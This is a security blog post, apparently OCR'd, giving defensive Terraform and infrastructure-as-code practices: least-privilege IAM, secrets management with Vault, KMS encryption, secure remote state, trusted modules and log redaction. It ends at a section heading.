
ATTACKING IAC

INFRASTRUCTURE AS CODE METHODS INVOLVE EXPLOITING VULNERABILITIES AND MITIGATIONS




WWW.DEVSECOPSGUIDES.COM

Attacking IaC

· Jul 8, 2024 · 20 min read

Table of contents

Show less



Terrascan architecture

Attacking Infrastructure as Code (IaC) methods involves exploiting vulnerabilities and misconfigurations in the automation scripts and tools used to provision and manage IT infrastructure. IaC allows for the definition and deployment of infrastructure through code, using tools like Terraform, Ansible, and CloudFormation. However, this automation can become a double-edged sword if not properly secured. Attackers may target IaC scripts to inject malicious code or alter configurations, leading to the deployment of compromised infrastructure. Common attack vectors include code injection, misconfigured permissions, and exploiting vulnerabilities in the IaC tools themselves. For instance, an attacker could exploit a vulnerability in a CI/CD pipeline to push malicious IaC templates, resulting in the provisioning of vulnerable servers or networks.

Moreover, the increasing adoption of IaC emphasizes the importance of securing the entire software development lifecycle. Secure coding practices, regular code reviews, and implementing security-as-code principles are crucial to mitigate risks. Attackers may also exploit weakly secured version control systems or mismanaged secrets and credentials embedded within IaC scripts. Effective defenses include the use of automated security scanners, integrating IaC security tools like Checkov or TFLint, and employing strict access controls. By ensuring robust security measures are in place, organizations can protect against the exploitation of IaC vulnerabilities, safeguarding their infrastructure from potential breaches and ensuring the integrity and security of their automated provisioning processes.

Least Privilege

he principle of least privilege is a security concept that dictates that a user, program, or process should have only the minimum privileges necessary to perform its task. Applying this principle to Terraform helps minimize the potential impact of a security breach by restricting access to what is strictly necessary. Here are some key tips:

Implement Role-Based Access Control (RBAC): Role-based access control (RBAC) is a method of restricting system access to authorized users. In the context of Terraform, implementing RBAC involves defining roles with specific permissions and assigning these roles to users or automated processes that interact with your Terraform configurations. For example, you can define an IAM role with limited permissions to be assumed by specific services or users:

COPY

```
resource "aws_iam_role" "example_role" {
  name = "example_role"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Action = "sts:AssumeRole"
        Effect = "Allow"
        Principal = {
          Service = "ec2.amazonaws.com"
        }
      },
    ]
  })
}

resource "aws_iam_policy" "example_policy" {
  name   = "example_policy"
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Action = [
          "ec2:Describe*",
          "s3:ListBucket"
        ]
        Effect   = "Allow"
        Resource = "*"
      },
    ]
  })
}

resource "aws_iam_role_policy_attachment" "example_attachment" {
  role       = aws_iam_role.example_role.name
  policy_arn = aws_iam_policy.example_policy.arn
```

Use Terraform Workspaces for Environment Segregation: Terraform workspaces enable the use of distinct state files for various environments—like development, staging, or production—under a single configuration. This separation ensures that actions in one environment do not accidentally impact another, upholding the principle of least privilege and limiting the blast radius in the case of a misconfiguration. You can create and switch workspaces using the following commands:

```
# Create a new workspace
terraform workspace new dev

# Switch to an existing workspace
terraform workspace select dev

# List all workspaces
terraform workspace list
```

Limit Resource Permissions in Terraform Modules: When defining Terraform modules, explicitly specify the minimum necessary permissions for the resources within those modules. This best practice helps prevent over-provisioning permissions, reducing the risk of unauthorized access or actions. Here's an example of a minimal S3 bucket policy:

```
module "s3_bucket" {
  source  = "./modules/s3_bucket"
  bucket_name = "example_bucket"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Action   = "s3:GetObject"
        Effect   = "Allow"
        Resource = "arn:aws:s3:::example_bucket/*"
        Principal = {
          AWS = "arn:aws:iam::123456789012:role/example_role"
        }
      },
    ]
  })
}
```

Secrets Management

Managing secrets—such as API keys, passwords, and certificates—within Terraform poses significant challenges. While it’s a common practice, hard coding secrets into Terraform configurations or state files is risky because it exposes sensitive information to anyone accessing these files. The key to effective secrets management in Terraform is ensuring that secrets are securely stored, accessed, and managed throughout the life cycle of your infrastructure. To make the most of secrets management:

Avoid Hard-Coded Secrets: Never hard-code sensitive information in your Terraform configurations. Instead, inject secrets at runtime using environment variables, input variables, or secrets management tools. For example, using environment variables:

COPY

```
# Export the secret as an environment variable
export TF_VAR_db_password="my-secret-password"

# Reference the environment variable in the Terraform configuration
variable "db_password" {
  type      = string
  sensitive = true
}

resource "aws_db_instance" "example" {
  engine   = "mysql"
  username = "admin"
  password = var.db_password
  ...
}
```

Integrate Terraform with Secrets Management Tools: Integrating Terraform with a secrets management tool like HashiCorp Vault can significantly enhance your security posture. Vault provides a secure place to store and manage strict access to tokens, passwords, certificates, API keys, and other secrets. By integrating Terraform with Vault, you can dynamically generate secrets, reducing the risks associated with static, long-lived secrets. Here's an example demonstrating how to retrieve a secret from Vault and use it in a Terraform configuration, ensuring the secret remains secure and hidden within both the configuration and state file:

First, ensure Vault is properly set up and the secret is stored:

COPY

```
# Write the secret to Vault
vault kv put secret/my_secrets password=my-secret-password
```

Then, configure Terraform to retrieve the secret from Vault:

COPY

```
provider "vault" {
  address = "https://vault.example.com"
}

data "vault_generic_secret" "example" {
  path = "secret/data/my_secrets"
}

resource "aws_db_instance" "example" {
  engine               = "mysql"
  username             = "admin"
  password             =
data.vault_generic_secret.example.data["password"]
  ...
}
```

In this example:

1. **Vault Provider Configuration**: The Vault provider is configured with the address of the Vault server.
2. **Vault Secret Retrieval**: The `vault_generic_secret` data source is used to retrieve the secret stored at the specified path in Vault.
3. **Database Instance Resource**: The `aws_db_instance` resource is configured to use the retrieved secret for the database password, ensuring it is never hard-coded into the Terraform configuration.

Encryption of Sensitive Data

Encrypting sensitive data within your Terraform configurations protects that data from unauthorized access. Encryption is critical when dealing with secrets, credentials, and any data that, if exposed, could compromise the security of your infrastructure. Remember to:

Use Data Encryption Methods: Key management services (KMS) and Pretty Good Privacy (PGP) are two methods commonly used for encrypting sensitive data in Terraform configurations. Key management services provided by cloud providers, such as AWS KMS, Azure Key Vault, or Google Cloud KMS, allow you to encrypt data using managed keys. PGP, on the other hand, offers a way to encrypt data using a public key, ensuring that only the holder of the corresponding private key can decrypt it.

Manage Encryption Keys Securely: Managing encryption keys securely is just as crucial as the act of encrypting data itself. Store keys securely, tightly control access to them, and put key rotation policies in place to mitigate the risk of key compromise.

However, it's important to note that encrypting data using methods like AWS KMS still involves some risks. Encrypted data, such as the plaintext parameter in the `aws_kms_ciphertext` resource, can appear in logs and will be stored in the Terraform state file. This visibility potentially exposes sensitive data. For complete protection of sensitive information in state files, it's a good idea to use Terraform Cloud or Enterprise, which provide enhanced state file encryption and management features.

Below is an example of encrypting a block of sensitive data using AWS KMS, though it is critical to understand its limitations:

1. **Create a KMS Key**:

```
resource "aws_kms_key" "example" {
  description = "KMS key for encrypting sensitive data"
}
```

Encrypt Sensitive Data Using KMS:

```
resource "aws_kms_ciphertext" "example" {
  key_id    = aws_kms_key.example.id
  plaintext = "SensitiveData"  # Avoid hardcoding sensitive data
}
```

Decrypt the Encrypted Data (if necessary):

```
data "aws_kms_secrets" "example" {
  ciphertexts = [aws_kms_ciphertext.example.ciphertext_blob]
}

resource "aws_secretsmanager_secret" "example" {
  name = "example-secret"

  secret_string = data.aws_kms_secrets.example.plaintext[0]
}
```

Using PGP to Encrypt Sensitive Data:

1. **Encrypt Data Using PGP:**

```
echo "SensitiveData" | gpg --encrypt --
armor --recipient your-email@example.com
```

Use the Encrypted Data in Terraform:

```
variable "encrypted_data" {
  type = string
  sensitive = true
  default = <<EOT
-----BEGIN PGP MESSAGE-----
...
-----END PGP MESSAGE-----
EOT
}

resource "local_file" "example" {
  content     = var.encrypted_data
  filename    = "encrypted_data.txt"
}
```

Manage Encryption Keys Securely: Ensure keys are stored securely, access is tightly controlled, and key rotation policies are in place. Here's an example of rotating an

AWS KMS key:

1. **Create a New KMS Key**:

```
resource "aws_kms_key" "new_key" {
  description = "New KMS key for rotation"
}
```

Re-encrypt Data with the New Key:

```
resource "aws_kms_ciphertext" "re_encrypted_data" {
  key_id    = aws_kms_key.new_key.id
  plaintext = data.aws_kms_secrets.example.plaintext[0]
}
```

Compliance as code

Cloud-native applications leverage cloud services and architectures to achieve scalability, flexibility, and efficiency. Ensuring compliance with security standards and best practices is crucial for maintaining the integrity and security of these applications. Here are five essential policies to implement for cloud-native applications, along with commands and codes where applicable:

1. **Encryption Policy**: **Objective**: Ensure that sensitive data at rest and in transit is encrypted to prevent unauthorized access. **Implementation**: Use cloud provider-native encryption services (e.g., AWS KMS, Azure Key Vault) or PGP for encryption. Here’s an example using AWS KMS in Terraform:

```
resource "aws_kms_key" "example_key" {
  description = "Encryption key for sensitive data"
}
```

- Ensure all sensitive data storage services (e.g., S3, RDS) use this key for encryption.
- **Access Control Policy**: **Objective**: Restrict access to resources based on the principle of least privilege to minimize exposure. **Implementation**: Implement Role-Based Access Control (RBAC) and define least privilege roles. Example using AWS IAM in Terraform:

```
resource "aws_iam_role" "example_role" {
  name = "example_role"
  # Define assume role policy and attach policies here
}
```

- Assign roles with specific permissions to users, services, or applications.
- **Logging and Monitoring Policy**: **Objective**: Enable comprehensive logging and monitoring to detect and respond to security incidents promptly. **Implementation**: Use cloud-native logging and monitoring services (e.g., AWS CloudWatch, Azure Monitor). Example enabling CloudTrail logging in AWS:

```
resource "aws_cloudtrail" "example_trail" {
  name                          = "example_trail"
  s3_bucket_name                = aws_s3_bucket.example_bucket.bucket
  enable_log_file_validation    = true
  is_multi_region_trail         = true
}
```

- Configure alerts and notifications based on security events.
- **Patch Management Policy**: **Objective**: Ensure timely patching of operating systems, applications, and dependencies to mitigate vulnerabilities. **Implementation**: Use automation tools (e.g., AWS Systems Manager, Azure Update Management) to manage patching. Example using AWS Systems Manager for patch management:

COPY

```
resource "aws_ssm_patch_baseline" "example_baseline" {
  name_prefix              = "example_baseline"
  operating_system         = "WINDOWS"
  approved_patches         = ["KB123456"]
  approved_patches_compliance_level = "CRITICAL"
}
```

- Define baseline configurations and automate patch deployments.
- **Backup and Disaster Recovery Policy**: **Objective**: Ensure data integrity and availability by implementing regular backups and disaster recovery plans. **Implementation**: Use cloud-native backup services (e.g., AWS Backup, Azure Backup) and define recovery point objectives (RPOs) and recovery time objectives (RTOs). Example using AWS Backup for backing up an EBS volume:

COPY

```
resource "aws_backup_plan" "example_plan" {
  name              = "example_plan"
  ...
}
```

Configure automated backups and test disaster recovery procedures regularly.

terraform plan

To ensure the integrity and security of your infrastructure when using Terraform, it's crucial not to blindly trust changes made by Terraform modules or configurations. Always review the changes and the execution plan before applying them. Here's how you can effectively utilize Terraform commands to achieve this:

Reviewing Infrastructure Changes with `terraform plan`:

The `terraform plan` command generates an execution plan based on your Terraform configuration files. It provides a detailed preview of what Terraform will do when you apply those configurations. This step is essential for verifying that the changes align with your expectations and security requirements. Here's an example of how to use `terraform plan`:

```
terraform plan
```

The output of `terraform plan` will display a summary of the changes that Terraform will make. For instance:

```
Plan: 2 to add, 0 to change, 1 to destroy.

Changes to be added:
  + aws_security_group.web
      id:                                  <computed>
      name:                                "web"
      ...
  + aws_instance.web
      id:                                  <computed>
      ami:                                 "ami-0c55b159cbfafe1f0"
      ...

Changes to be destroyed:
  - aws_instance.db
```

```
      id:                                "i-0123456789abcdef0"
      ...
```

This output indicates that Terraform plans to add a new security group and a new EC2 instance (`web`), while also destroying an existing EC2 instance (`db`). Review this carefully to ensure it aligns with your intentions.

Applying Changes with `terraform apply`:

Once you have reviewed and confirmed the plan, you can apply the changes using the `terraform apply` command:

```
terraform apply
```

This command executes the planned changes based on your Terraform configuration files. It will prompt you to confirm the changes before proceeding. By reviewing the plan beforehand, you can catch any unexpected changes, errors, or security concerns before they affect your infrastructure.

pet Infra

Using the `prevent_destroy` lifecycle meta-argument in Terraform is a critical feature to safeguard "pet" infrastructure resources from accidental deletion. This approach ensures stability and consistency by preventing unintentional removal of resources that are considered essential or difficult to recreate. Here’s how you can effectively implement and utilize `prevent_destroy` with Terraform:

Implementing `prevent_destroy` in Terraform:

In your Terraform configuration file (`main.tf`), define the `prevent_destroy` attribute within the `lifecycle` block for the resource you want to protect. Here's an example using an AWS EC2 instance:

```
# main.tf

resource "aws_instance" "nigel_instance" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t2.micro"
  key_name      = var.key_name

  lifecycle {
    prevent_destroy = true
  }

  tags = {
    Name        = "nigel_instance"
    Environment = "staging"
    Pet         = "true"
  }
}
```

Explanation:

- `prevent_destroy = true`: This setting prevents Terraform from allowing the `aws_instance.nigel_instance` resource to be destroyed. If someone attempts to execute `terraform destroy` or delete the resource via the Terraform web UI, Terraform will raise an error and refuse to delete the resource.
- **Tags**: Tags are used here to label the instance (`Name`, `Environment`, and `Pet`). The `Pet = "true"` tag indicates that this instance is a "pet" infrastructure resource, meaning it is critical and should be protected from accidental deletion.

Usage and Considerations:

- **Stability and Consistency**: By using `prevent_destroy`, you ensure that critical infrastructure resources remain stable and consistent, reducing the risk of downtime caused by accidental deletions.
- **Implementation Scope**: Apply `prevent_destroy` selectively to resources that are considered "pets" or critical to your infrastructure. Examples include database instances, key management resources, or any resource that would cause significant disruption if deleted.

Storing Terraform State Securely

To maintain the security and integrity of your infrastructure managed by Terraform, it's crucial to store the state file securely and avoid manual modifications. Here's how you can implement best practices using Terraform commands and configurations:

Using Remote State Storage with S3

Instead of storing Terraform state files locally or in version control systems, use remote state storage in an S3 bucket. This approach ensures that sensitive information such as resource IDs and secrets are protected and centrally managed. Here's how you configure Terraform to use S3 for remote state storage:

COPY

```
terraform {
  backend "s3" {
    bucket         = "my-terraform-state-bucket"
    key            = "my-terraform-state.tfstate"
    region         = "eu-west-1"
    dynamodb_table = "my-terraform-state-lock"
    encrypt        = true
  }
}

provider "aws" {
  region = "eu-west-1"
}

resource "aws_instance" "example" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t2.micro"
  # Other configuration for the instance
}
```

Explanation:

- **terraform.backend "s3"**: Specifies that Terraform should use the S3 backend for remote state storage.
  - **bucket**: Name of the S3 bucket where the state file will be stored.
  - **key**: The file path/key within the bucket to store the state file.
  - **region**: AWS region where the S3 bucket is located.
  - **dynamodb_table**: Optional parameter specifying the DynamoDB table name used for state locking to prevent concurrent modifications.
  - **encrypt**: Enables encryption of the state file before storing it in S3.

Using Terraform Commands Securely

Don't Modify Terraform State Manually

Manual modifications to the Terraform state file can lead to inconsistencies and security vulnerabilities. Always use Terraform commands to manage the state file. If you need to manage existing resources within Terraform, use the `terraform import` command:

COPY

```
terraform import aws_instance.example i-0123456789abcdefg
```

Replace `aws_instance.example` with the resource type and name defined in your Terraform configuration file, and `i-0123456789abcdefg` with the unique identifier of the existing resource in your cloud provider.

Malicious Terraform Providers or Modules

While Terraform provides powerful capabilities for managing infrastructure as code, it's crucial to mitigate the risks associated with potentially malicious providers or modules. Here’s how you can approach this issue using best practices and commands:

Using Trusted Providers and Modules

When incorporating providers and modules into your Terraform configuration, ensure they come from trusted sources. Here’s an example of how to specify a provider and a module in your Terraform configuration:

COPY

```
provider "aws" {
  region = "us-east-1"
  # Other provider configurations
}

module "vpc" {
  source = "terraform-aws-modules/vpc/aws"
  version = "2.0.0"
  # Module configuration variables
}

resource "aws_instance" "example" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t2.micro"
  # Other resource configurations
}
```

In this example:

- **provider "aws"**: Specifies the AWS provider. Always verify the source of provider plugins and ensure they are from trusted repositories or official sources.
- **module "vpc"**: Uses a community module `terraform-aws-modules/vpc/aws` from the Terraform Registry. Specify a specific version to ensure stability and security.

Mitigating the Attack Scenario

Scenario: A malicious provider or module could potentially exfiltrate sensitive data such as environment variables, secrets, or even the Terraform state itself.

Mitigation Steps:

1. **Use Verified Sources**: Only use modules and providers from reputable sources, such as the Terraform Registry (registry.terraform.io) or verified repositories. Verify the publisher and community reviews before using a module.
2. **Version Pinning**: Always pin versions of modules and providers in your configuration (`version = "x.y.z"`) to ensure consistency and avoid unintended changes from newer versions.
3. **Review Code and Updates**: Regularly review Terraform configurations, providers, and modules for security vulnerabilities. Stay informed about updates and security patches released by module maintainers.
4. **Limit Permissions**: Apply the principle of least privilege when configuring providers and modules. Restrict access and permissions within your Terraform scripts to minimize the impact of any potential compromise.
5. **Monitoring and Logging**: Implement monitoring and logging mechanisms to detect unusual behavior or data exfiltration attempts from Terraform providers and modules.

Securing Terraform Executions with Isolation

Ensuring isolation during Terraform operations is crucial for maintaining the security and integrity of your infrastructure-as-code deployments. Here’s how you can enforce isolation and mitigate potential attack scenarios using best practices and commands:

Understanding Isolation in Terraform

Terraform operations, such as `plan` and `apply`, occur within ephemeral environments. These environments are created dynamically before each operation and are destroyed once the operation completes. This design helps prevent cross-contamination between different Terraform executions and enhances security by isolating resources and state.

Best Practices for Ensuring Isolation

1. **Use Separate Workspaces**: Utilize Terraform workspaces to segregate environments (e.g., development, staging, production). Each workspace maintains its own state file and resources, preventing unintended interactions between environments.

```
COPY

# Create a new workspace
terraform workspace new dev

# Switch to an existing workspace
terraform workspace select dev
```

Implement Backend Configuration: Configure a remote backend, such as AWS S3 or Azure Storage, to store Terraform state files securely. This prevents storing sensitive state information locally or in version control systems.

```
COPY

terraform {
  backend "s3" {
    bucket         = "my-terraform-state-bucket"
    key            = "dev/terraform.tfstate"
    region         = "us-east-1"
    encrypt        = true
    dynamodb_table = "terraform-lock"
  }
}
```

Protecting Sensitive Variables in Terraform Logs

Securing sensitive information within Terraform logs is crucial to prevent accidental exposure of confidential data. Despite Terraform's efforts to minimize logging of sensitive variables, mitigating this risk requires proactive measures and adherence to best practices. Here’s how you can approach this issue using commands and recommended strategies:

Understanding Log Redaction in Terraform

During Terraform operations such as `plan` or `apply`, logs may include sensitive variables like passwords, API keys, or credentials. While Terraform attempts to redact sensitive information from logs, this process is best-effort and may not cover all scenarios. Therefore, it's essential to implement additional safeguards to protect sensitive data from unauthorized access or exposure.

Best Practices for Redacting Sensitive Variables

1. **Use Environment Variables**: Avoid hard-coding sensitive information directly into Terraform configurations. Instead, use environment variables or secrets management tools to inject sensitive data at runtime securely.

```
# Example of using environment variables
resource "aws_instance" "example" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t2.micro"
```

```
    key_name       = var.key_name
    password       = var.password
    # Other resource configurations
  }
```

Redact Variables in Logs: Although Terraform attempts to redact sensitive variables, treat this feature as an additional layer of defense rather than a security boundary. Always assume that logs might contain sensitive information and restrict access accordingly.

Securing API Keys and Archivist URLs in HCP Terraform

